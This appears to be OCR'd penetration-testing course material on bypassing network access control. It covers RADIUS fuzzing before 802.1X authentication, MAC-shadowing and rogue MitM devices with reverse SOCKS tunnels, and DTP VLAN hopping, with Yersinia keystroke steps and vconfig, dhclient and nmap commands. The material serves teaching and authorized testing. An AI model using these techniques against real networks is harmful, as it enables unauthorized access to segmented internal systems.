
This lab is designed to illustrate a common captive portal scenario. You will be using techniques from lecture and additional information inside the Slingshot Linux VM. You MUST be connected to the lab environment to perform this lab.

At the end of this lab, you will have successfully bypassed both an internal browser-based check and an external health check.



Lab Complete – STOP

This marks the completion of the lab. Congratulations on successfully completing all the lab steps!




Evading 802.1x Controls

Our second NAC scenario consists of a more rigorous network authentication policy, using 802.1X authentication to validate the credentials of all devices on the network. In this scenario, a switch port is considered "closed" by the network until successful authentication completes. The client must use an 802.1X supplicant to authenticate to the network before the port becomes "open," granting access to the internal network.

When 802.1X is used for network authentication, three components are required: the supplicant or the client software, the Port Access Entity (PAE), which is the switch, and the authentication server, which is a backend RADIUS server. An EAP type is used to define how the authentication process should take place as well as the type of authentication used. In wired NAC environments using 802.1X on a switch, simple EAP methods are more common since it is not necessary to negotiate encryption keys or perform mutual authentication on the network. Weak, password-based authentication mechanisms such as EAP-MD5 may be used, although strong certificate-based authentication using EAP/TLS is becoming more popular.

To use NAC with 802.1X, all devices that are authenticating to the network must support the EAP method in use and have the necessary supplicant software. Devices that do not support 802.1X or do not support the EAP type in use are generally excluded from network policies (such as printers and other embedded devices), creating a bypass opportunity if an attacker can access the port.

Pre-Authentication Traffic



- Supplicant must be able to send EAP traffic to RADIUS for authentication
  - History of EAP buffer overflows in various RADIUS implementations
- Switch is agnostic to EAP method, so it does not inspect packet content
- Opportunity to fuzz, exploit RADIUS backend before authentication

Pre-Authentication Traffic


Prior to successful authentication to the network, the supplicant has no access to the internal network, but is allowed to communicate with the RADIUS server over the supported EAP type. This is required to allow the supplicant to authenticate to the network and exchange EAP traffic with the RADIUS server. Further, many RADIUS servers have demonstrated a history of security vulnerabilities in handling malformed EAP traffic.

The switch in an 802.1X environment is agnostic to the EAP method in use. The switch's only responsibility is to extract the EAP payload from the supplicant and forward it to the RADIUS server, encapsulated in a RADIUS Type/Length/Value (TLV) field, as shown in the illustration on this slide. Since the switch has no interest in the content of EAP traffic, it does not attempt to inspect the data, forwarding the data along unmodified to the RADIUS server.

This configuration gives the attacker the opportunity to exploit any packet-parsing vulnerabilities on the RADIUS server. Without legitimate authentication credentials, an attacker can fuzz the RADIUS server with malformed frames. If the switch is not returning RADIUS traffic back to the supplicant, then the attacker knows the RADIUS server has stopped responding.

Fuzzing Wired EAP/MD5 - eapmd5fuzzies.py

- Scapy+Sulley script to send mutated EAP-MD5 responses
  - Includes simple state machine to reset exchange to authentication response
- Intended as a kick-start for your custom development
- Would be used against a replica of target environment in a pen test



Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py


In a pen test, an opportunity to exploit the backend RADIUS server prior to network authentication would be a great finding to present to the customer. In practice, it's unlikely that a customer will scope a live fuzzing exercise against a production RADIUS server. Furthermore, a successful crash against the RADIUS server would not net the pen tester shell or other unauthorized access to the RADIUS server until a successful exploit could be developed, requiring local access to the vulnerable RADIUS server to understand the nature of the crash.

Fuzzing the RADIUS server can still be a useful exercise; however, it is much more efficient to replicate the target network environment for the fuzzing test. With a switch configured for EAP-MD5 authentication, using the same target OS, software, and version of the RADIUS implementation used by the customer, the pen tester can leverage an EAP-MD5 fuzzing tool to test the resiliency of the RADIUS server when presented with malformed frames.

The script eapmd5fuzzies.py (https://www.willhackforsushi.com/code/eapmd5fuzzies.py) was developed to use in EAP-MD5 fuzzing exercises. It is not intended to be used as a thorough fuzzer, but as a kick-start tool to accelerate your custom development for fuzzing EAP-MD5 traffic. Using the Sulley fuzzing framework to generate the malformed frames and the Scapy packet-crafting framework to deliver the malformed packets, eapmd5fuzzies.py includes a simple EAP-MD5 state machine to fuzz the EAP-MD5 Response frame from the supplicant. Eapmd5fuzzies.py resets the network interface and interacts with the EAP traffic to start and reset the authentication exchange for each malformed EAP-MD5 packet.

Wired EAP Shadow Attack

- With a legitimate client, attacker can "shadow" device post-authentication
  - Impersonate MAC of victim
- Grants access to all stateless protocols on interior network
- Attacker uses a different IP than the victim, but the same MAC address
  - Since IEEE 802.1X is a Layer 2 protocol, the switch doesn't care



1. Attacker captures MAC/IP of VoIP handset
2. Attacker impersonates device
3. Attacker gains limited access to internal network


Wired EAP Shadow Attack

Another attack against port-based NAC authentication using IEEE 802.1X is the Wired EAP Shadow Attack. In this attack, the adversary does not need to compromise the credentials of the device being impersonated; rather, simply impersonating the MAC address of the victim and leveraging the existing state of the switchport can provide the attacker with equivalent access.

In order to avoid an IP address conflict, the attacker uses a different IP address than the impersonated system (but the same MAC address). Since IEEE 802.1X is a Layer 2 protocol, the authenticating device (the switch in this case) doesn't care about the IP address of the attacker, allowing the attacker to communicate freely.

1. X Shadow

- Rogue Device can MitM legit device
- Two ethernet ports (possibly one is USB)
- Wait for HTTP traffic from downstream victim to complete
- Impersonate MAC and IP
  - Create SSH connection with SOCKS proxy reverse connection
  - ????
  - Profit!



802.1X Shadow

A device that has at least two Ethernet ports can be used as a MitM device between a valid IEEE 802.1X device (such as a phone or a printer) and the network switch. This rogue device can silently bridge all traffic between the two sides and watch for downstream HTTP activity from the IEEE 802.1X authenticator. When an HTTP packet to a server on port 80 is detected, the middle device will assume the victim's MAC address and IP address. Then it can create an outbound SSH session to a SSH server controlled by the attacker. Using the `SSH reverse SOCKS Proxy` feature, the attacker can use this inbound connection with `proxychains` and other SOCKS-proxy aware tools to access internal assets within the victim organization from the access level of the victim IEEE 802.1X authenticator.

The Pwn Plug R3 was previously available at https://store.pwnieexpress.com/product/pwn-plug-r4-pwnie-care/ for $1,095. Pwnie Express has retooled their technology as a service instead of devices, so they are no longer officially available. Original plugs and similar devices still can still perform the tasks needed to shadow 802.1X authentication.


VLAN Manipulation

- Several possibilities to leave current VLAN on the switch
- Will examine tools and techniques
- Sample Cisco IOS configs supplied for comparison
  - Experience with IOS not necessary
  - Many attacks work against other platforms as well; will note Cisco only

VLAN Manipulation

VLAN segments are often used to isolate traffic away from sensitive systems or devices. Several possibilities exist where an attacker may bypass these restrictions through VLAN manipulation or *VLAN hopping* attacks. We'll look at several techniques for bypassing VLAN restrictions next, demonstrating the VLAN configuration syntax for Cisco IOS switches that replicate the environments we are exploiting.

Experience with Cisco IOS is not necessary to understand these attacks, nor are the attacks limited to Cisco devices. Many of these attacks are opportunities against other switch vendors, though the protocols and implementation techniques may differ slightly.



VLAN Attacks and Windows

Unfortunately, Windows systems (up to and including Windows 10) do not natively support VLAN trunking features, such as IEEE 802.1Q. Windows will identify and drop tagged frames upon receipt from the Ethernet driver instead of passing the frames to the rest of the operating system. As a result, virtual machine guests are unable to observe trunk packets and are therefore unable to participate in or exploit VLANs.

To exploit VLAN misconfiguration or implementation weaknesses, we must natively boot Linux to take advantage of available tools.

Dynamic Trunking Protocol

- Proprietary Cisco protocol
- Negotiates a trunk port and encapsulation (802.1Q/ISL)
  - If no trunking is performed, defaults to access port
- DTP master shares VLAN information with all downstream switches

```
Switch#sh int fa0/1 status
Port      Name               Status       Vlan       Duplex  Speed  Type
Fa0/21                       connected    1          a-full  a-100  10/100BaseTX
Switch#sh int fa0/1 trunk
Port        Mode         Encapsulation  Status        Native vlan
Fa0/21      auto         802.1q         not-trunking  1
```

Tricking the switch into thinking you are a trunk will cause the switch to pass all VLAN traffic.

Dynamic Trunking Protocol


The Dynamic Trunking Protocol (DTP) is a Cisco proprietary implementation to allow the switch to determine and negotiate the switchport state as a trunk port using IEEE 802.1Q or Inter-Switch LAN (ISL, a Cisco proprietary trunking protocol) or as an access port.

If another switch connects to a DTP port, the DTP switch will watch for the presence of 802.1Q or ISL traffic for 30 seconds. When either protocol is discovered, the DTP port will auto-configure to match the trunking configuration, sharing VLAN information with downstream switches. If no 802.1Q or ISL traffic is observed, the switch will default the port to an access port, allowing the user to connect to the default or specified VLAN.

As an attacker, if we can trick the switch into thinking our connected system is a switch using 802.1Q, then we can trick the switch into configuring the port as a trunk, passing down all VLAN traffic with similar upstream access.

While we are focusing on DTP for Cisco IOS, Juniper switches have a similar feature that could be manipulated on the right conditions: LLDEP-MED.
https://www.juniper.net/documentation/en_US/junos/topics/topic-map/802-1x-and-voip-on-switches.html#id-example-setting-up-voip-with-8021x-and-lldp-med-on-an-ex-series-switch

DTP Traffic



DTP Traffic

On a penetration test, this author always takes a packet capture for several minutes on the wired interface connected to the switch, starting the capture process right before plugging in. After stopping the packet capture, applying a display filter such as "dtp", as shown in this slide, will reveal the presence of DTP frames, indicating that the switch port is vulnerable to a DTP VLAN hopping attack.

Expanding the protocol header for a DTP frame will reveal several useful pieces of information, including the VLAN Trunking Protocol domain name (if configured), the status of the port, and the DTP type. The status values 2, 3, 4, and 0x81 on Cisco switches indicate that the port is configured to negotiate with the connected device as a trunk port. The DTP type value indicates that port is configured to support 802.1Q when the value is 0x45.

Yersinia

- Multifunction network attack tool
- Manipulates multiple LAN-related protocols
  - STP, CDP, DTP, HSRP, DHCP, 802.1Q, VTP, ISL
- Curses-based interface or GTK GUI
  - Recommend Curses interface
- Requires screen size of 80x25 to run in Curses mode

```
# yersinia -I
```


Yersinia


Yersinia is a multifunction network attack tool, focused on exploiting LAN protocols, including Spanning Tree Protocol (STP), Cisco Discovery Protocol (CDP), DTP, Hot Standby Router Protocol (HSRP), Dynamic Host Configuration Protocol (DHCP), IEEE 802.1Q, VLAN Trunking Protocol (VTP), Inter-Switch LAN (ISL), and more.

Yersinia supports multiple user interfaces to deliver network attacks, including a command-line interface, a Curses-based interface, and an experimental GTK GUI interface. In this author's experience, the text-based Curses interface is the most stable interface and is recommended for all Yersinia attacks. To use Yersinia in Curses mode, a screen size of 80 columns by 25 rows is required.

To start Yersinia in Curses mode, invoke the `yersinia` command with the -I argument, as shown on this slide.

Note that there is a bug in Yersinia or the Curses library that is exhibited with VMware users. When Yersinia is started in Curses mode ("-I") in a virtual machine, many users find that they cannot get Yersinia to respond to any keystrokes, requiring that they switch to another terminal to kill Yersinia. If this happens, you may wish to run Yersinia in a native OS environment or use Yersinia in GTK mode ("yersinia -G").

DTP VLAN Attack 1



TIP


1. Press **g** to select protocol mode attacks
2. Select the **DTP** protocol mode attack
3. Press **x** to open DTP attack panel
4. Press **1** to become a trunk port

DTP VLAN Attack 1

After invoking Yersinia, we can navigate to different supported protocols using function keys, or by pressing the "g" button to open the "Choose protocol mode" dialog, as shown. From the Choose protocol mode dialog, use the arrow keys to highlight the DTP protocol and press Enter.

After navigating to the DTP attack mode function, press "x" to open the DTP attack panel. Yersinia supports two attacks against DTP: pressing 0 will allow you to specify a DTP packet based on your configuration preferences set in the "DTP Fields" section at the bottom of the Yersinia screen, and pressing 1 will send a DTP packet automatically configured to enable 802.1Q trunking on the switchport recipient. Press 1 to deliver this frame, causing the switch to recognize the connected device as a switch and allow the attacker to become a trunk port.

DTP VLAN Attack 2



TIP

After delivering the DTP message, press **5** to open a status dialog.


Here, the status indicates TRUNK/AUTO, revealing a successful attack.

DTP VLAN Attack 2

After delivering the DTP attack, press 5 to open a status dialog for the DTP port to obtain details about the port configuration. In the example on this slide, Yersinia indicates that the port status is "`84 TRUNK/AUTO`," telling us the attack was successful.

Building a VLAN List

- Yersinia will track observed VLAN numbers and protocol information
  - Broadcast/multicast traffic traversing switch table
- "g" to select protocol mode, "802.1Q," Enter



Building a VLAN List

Yersinia will monitor network traffic observed and record information such as IP addresses, protocol information, and VLAN settings. After executing the DTP attack, we can let Yersinia continue to monitor the network and build a list of accessible VLANs. To access the list of observed VLANs, addresses, and protocols (such as the example shown in this slide), press "g" to select the protocol mode selection dialog, scroll to select the 802.1Q entry, and press Enter.

VLAN Participation

- Linux supports native 802.1Q VLAN support with virtual interfaces
  - Requires "8021q" module and VLAN tools for the vconfig utility
- No support for Cisco ISL trunk ports

```
# modprobe 8021q
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# ifconfig eth0.100
eth0.100  Link encap:Ethernet  HWaddr 00:21:86:5c:1b:0e
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:684 (684.0 B)  TX bytes:0 (0.0 B)
# vconfig rem eth0.100
```


VLAN Participation

Once we have a list of VLAN interfaces, we can easily configure a Linux host to create one or more virtual interfaces, each assigned to a specified VLAN. Supporting this configuration are the Linux VLAN tools with the `vconfig` utility and the Linux kernel module 8021q.

First, load the kernel module 8021q with the modprobe utility, as shown. Next, create a virtual interface for each desired VLAN using the vconfig utility. The vconfig utility will create a sub-interface matching the parent interface with the suffix ".100" (where 100 is the specified VLAN number—for example, eth0.100). We can configure the eth0.100 interface as any other interface, removing it with the "`vconfig rem eth0.100`" command.

Note that the vconfig utility does not attempt to validate that you have specified the correct VLAN number; vconfig will create a VLAN sub-interface with any VLAN number you specify, encapsulating the traffic with the appropriate 802.1Q header. Also, there is no Linux support for the proprietary Cisco ISL protocol.

VLAN Hopping - 802.1Q Trunk

```
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.100
DHCPOFFER of 10.10.100.3 from 10.10.100.1
bound to 10.10.100.3 -- renewal in 39377 seconds.
# dhclient eth0.200
DHCPOFFER of 10.10.200.3 from 10.10.200.1
bound to 10.10.200.3 -- renewal in 39022 seconds.
# nmap -sS -F -p 10.10.200.1

Interesting ports on 10.10.200.1:
Not shown: 98 closed ports
PORT    STATE SERVICE
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:19:06:93:DC:42 (Cisco Systems)
```



VLAN Hopping – 802.1Q Trunk

The examples on this slide demonstrate how an attacker can leverage access to a DTP port to hop through multiple VLANs on a connected interface. The virtual interfaces can be used indirectly with Linux bridging (where traffic destined for the 10.10.200.0/24 network is naturally bridged through that connected interface, such as in the Nmap example shown on this slide). Additional routes will require manual configuration, where we can manually specify routes through interfaces by choosing one virtual interface or another as the default gateway, as shown below (where all traffic will be routed through the eth0.200 interface, unless another interface exists that is directly connected to the target network):

```
# route add -net 0.0.0.0/0 eth0.200
```

DTP Attacks

"Isn't this so … CVE-1999-1129? It's 20+ years later!"



Virtualization products rely on trunk access to map physical switch VLANs to virtual switch VLANs.

```
interface FastEthernet0/9
 switchport mode trunk
 no ip address
```

Citrix KB Article CTX123489

DTP Attacks

If you've been working in networking for a while, you may be thinking to yourself, "This DTP attack stuff is so 1999!" You're right, but we're seeing a reemergence of network ports and systems exposed to this vulnerability, particularly in environments where virtualization is used.


Virtualization platforms often leverage a virtual switch product to assign VLANs to different VM guests as well as to build software-defined networks (SDNs). Since the virtualization host needs to have trunk access to the physical switch to bridge multiple VLANs, vendors recommend that administrators deploy the network for trunk port access.

The graphic shown on this page was retrieved in late 2016 from the Citrix support site (https://support.citrix.com/article/CTX123489). The article recommends that administrators configure Cisco switch ports using `switchport mode trunk`, the exact configuration that makes the host system vulnerable to DTP attacks. Also in 2016, Ronny Bull and fellow researchers from Clarkson University and Utica College presented findings disclosing that virtualized hosts that send DTP messages (using Yersinia or other tools) can also reconfigure the host switch port to enter DTP mode, exposing multiple VLANs to the guest virtual machine.

(https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Bull-Matthews-Trumbull-VLAN-Hopping-ARP-MITM-in-Virtualized-UPDATED.pdf)

Voice VLAN Hopping

- Cisco switches accommodate a special "voice VLAN" feature
  - VoIP phone plugs into switch, PC plugs into VoIP phone
  - Switch must trunk two VLANs
- Attacker can identify VLAN used for voice through CDP traffic
- Despite port configured as access, attacker can create 802.1Q trunk
  - Access to voice VLAN



